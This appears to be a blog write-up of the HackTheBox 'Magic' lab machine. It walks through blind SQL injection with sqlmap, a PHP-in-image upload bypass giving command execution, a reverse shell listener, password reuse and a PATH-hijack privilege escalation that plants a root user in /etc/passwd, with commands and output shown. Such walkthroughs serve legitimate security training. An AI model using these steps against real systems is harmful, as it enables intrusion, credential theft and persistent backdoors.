
HTB: Magic Write-up
I decided to go back to Linux for my next challenge box from TJNull’s list of OSCP-like HackTheBox machines. This is also the first box from the list that HTB ranked “Medium” so it should bring a nice challenge.
Phase 1: Enumeration
Step 1: Kick off AutoRecon.
autorecon -o magic --single-target 10.10.10.185
From the quick nmap scan I can see that we have SSH and HTTP open.
[*] Found ssh on tcp/22 on target 10.10.10.185
[*] Found http on tcp/80 on target 10.10.10.185
I want to start testing on the web-server, but whenever I test a boot2root box I always do a quick check to make sure that the SSH service isn’t using any bad keys.
cd ~/tools/ssh-badkeys
grep -R "AAAAB3NzaC1yc2EAAAADAQABAAABAQClcZO7AyXva0myXqRYz5xgxJ8ljSW1c6" .
No bad keys here, so its time to look at the web server. autorecon will kick off some directory enumeration for us, but I always like to use a few different wordlists for better coverage. I’m going to kick off a ffuf scan to run while I review the autorecon output.
ffuf -u http://10.10.10.185/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -e .php,.html,.txt -of csv -o raft-large.csv
This run ended up identifying the same endpoints that the autorecon GoBuster run identified. The interesting ones were:
/login.php            (Status: 200) [Size: 4221]
/upload.php           (Status: 302) [Size: 2957] [--> login.php]
File upload functionality is usually ripe for exploitation because it is such a tricky thing to get right. Judging by the redirect, it looks like I have to be logged in to access it though, so lets take a look at the /login.php endpoint.
If I submit a normal request with an invalid login, I get an alert pop-up letting us know we submitted invalid credentials.

However, if I submit an apostrophe in that the password field then I can see that the alert pop-up is gone.

This is clearly SQL injection, but I wasn’t able to get any data back in-band from the host. I tried for about 30 minutes to exploit this SQLi manually, but after a bit of testing I confirmed my suspicions that this was a blind SQLi.
Phase 2: Exploitation
Now that I know this is vulnerable to a blind SQL injection, I am going to use sqlmap to help me automate the table dumping process (because I can’t be bothered to exploit blind SQLi manually). I’m using 8 threads to speed up the process.
sqlmap -r login.txt --dbms=mysql --threads=8 --batch -D Magic -T login --dump
Database: Magic
Table: login
[1 entry]
+----+----------+----------------+
| id | username | password       |
+----+----------+----------------+
| 1  | admin    | Th3s3usW4sK1ng |
+----+----------+----------------+
Looks like I have some creds to try, and if I submit these through the web portal we can get access to the file upload functionality!


This file upload was tricky to bypass, and took me some time to exploit. The usual tricks of using a %00 in the filename, changing the MIME type, and using double extensions (.png.php) didn’t work. I learned a useful methodology for testing file uploads from this box. First, proxy a file upload request and send it to repeater. Send it again in Repeater to make sure you can establish a baseline, then start testing some of the common checks against file uploads. For instance:
- Double extensions (with and without Null Byte)
- Changing MIME type or Magic bytes
- Embedding server-side code within an image
- Content-Type field
For this box the solution was to embed server-side code (in this case PHP) into an image and use a double extension (such as .php.jpg) to trick the application into rendering the page as PHP. The reason this worked is because the application was looking for image-specific magic byte strings at the beginning of uploaded files for it to pass its allowlisting.
If I go back to the main page of the application, I can see a request for the http://10.10.10.185/images/uploads/exploit.php.jpg endpoint show up in the proxy history. Browsing to this page and supplying the cmd parameter results in command execution showing up in the application response.


From here I used which to determine what tools I had accessible in www-data’s PATH, which fortunately included bash. A simple bash reverse shell got me a remote access on the host.
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.185] 35354
bash: cannot set terminal process group (1139): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/Magic/images/uploads$
Phase 3: Privilege Escalation
Now that I have a shell on the box, the next step is to escalate privileges. A quick cat /etc/passwd shows that there is one non-standard user on this host
theseus:x:1000:1000:Theseus,,,:/home/theseus:/bin/bash
Seems like this theseus is also a user on this machine… what are the odds he uses the same password from the web application.
www-data@ubuntu:/tmp$ su theseus
Password:
theseus@ubuntu:/tmp$
Sweet! Now that I have access to the user account, it is time to move onto getting root privileges. When I ran linpeas something new stood out to me, there was a new SUID binary that I hadn’t encountered before.
-rwsr-x--- 1 root    users            22K Oct 21  2019 /bin/sysinfo (Unknown SUID binary)
----------------------------------------------------------------------------------------
  --- Trying to execute /bin/sysinfo with strace in order to look for hijackable libraries...
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/usr/lib/x86_64-linux-gnu/libstdc++.so.6", O_RDONLY|O_CLOEXEC) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libgcc_s.so.1", O_RDONLY|O_CLOEXEC) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libm.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, fdisk: cannot open /dev/loop0: Permission denied
AutoRecon had run strace on the binary to see what files it was opening, but that only revealed that it was trying to load some libraries from /etc that didn’t exist. I ran ltrace on the binary to get some more information about what files and commands it may be using, specifically looking for the popen() function to look for command calls it may make.
theseus@ubuntu:/tmp$ ltrace sysinfo
...
popen("fdisk -l", "r")
This call is interesting because the program doesn’t specify the full path of the fdisk binary that it calls. This means that I can place an arbitrary fdisk executable file somewhere in the PATH before the intended fdisk executable, and have my file execute as root instead. I would never do this on a client machine, but my go-to “backdoor” for boot2root files is adding a root user with the password “secret”.
theseus@ubuntu:/tmp$ echo -e '#!/bin/bash
echo "root2:YcH.cwcRpCZW2:0:0:root:/root:/bin/bash" >> /etc/passwd' > fdisk
theseus@ubuntu:/tmp$ chmod +x fdisk
theseus@ubuntu:/tmp$ export PATH=/tmp:$PATH
We have placed our backdoor fdisk in /tmp and moved /tmp up to the front of our path, so all that is left to do is to execute sysinfo and see if it worked.
theseus@ubuntu:/tmp$ sysinfo
...
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
root2:YcH.cwcRpCZW2:0:0:root:/root:/bin/bash
Looks like it worked! Time to su into root and collect the flag.
theseus@ubuntu:/tmp$ su root2
Password:
root@ubuntu:/tmp# whoami
root
Overall this was a really interesting box. I learned a new way to bypass restrictive file upload filters, and a new strategy for exploiting unique SUID binaries. Thanks for reading!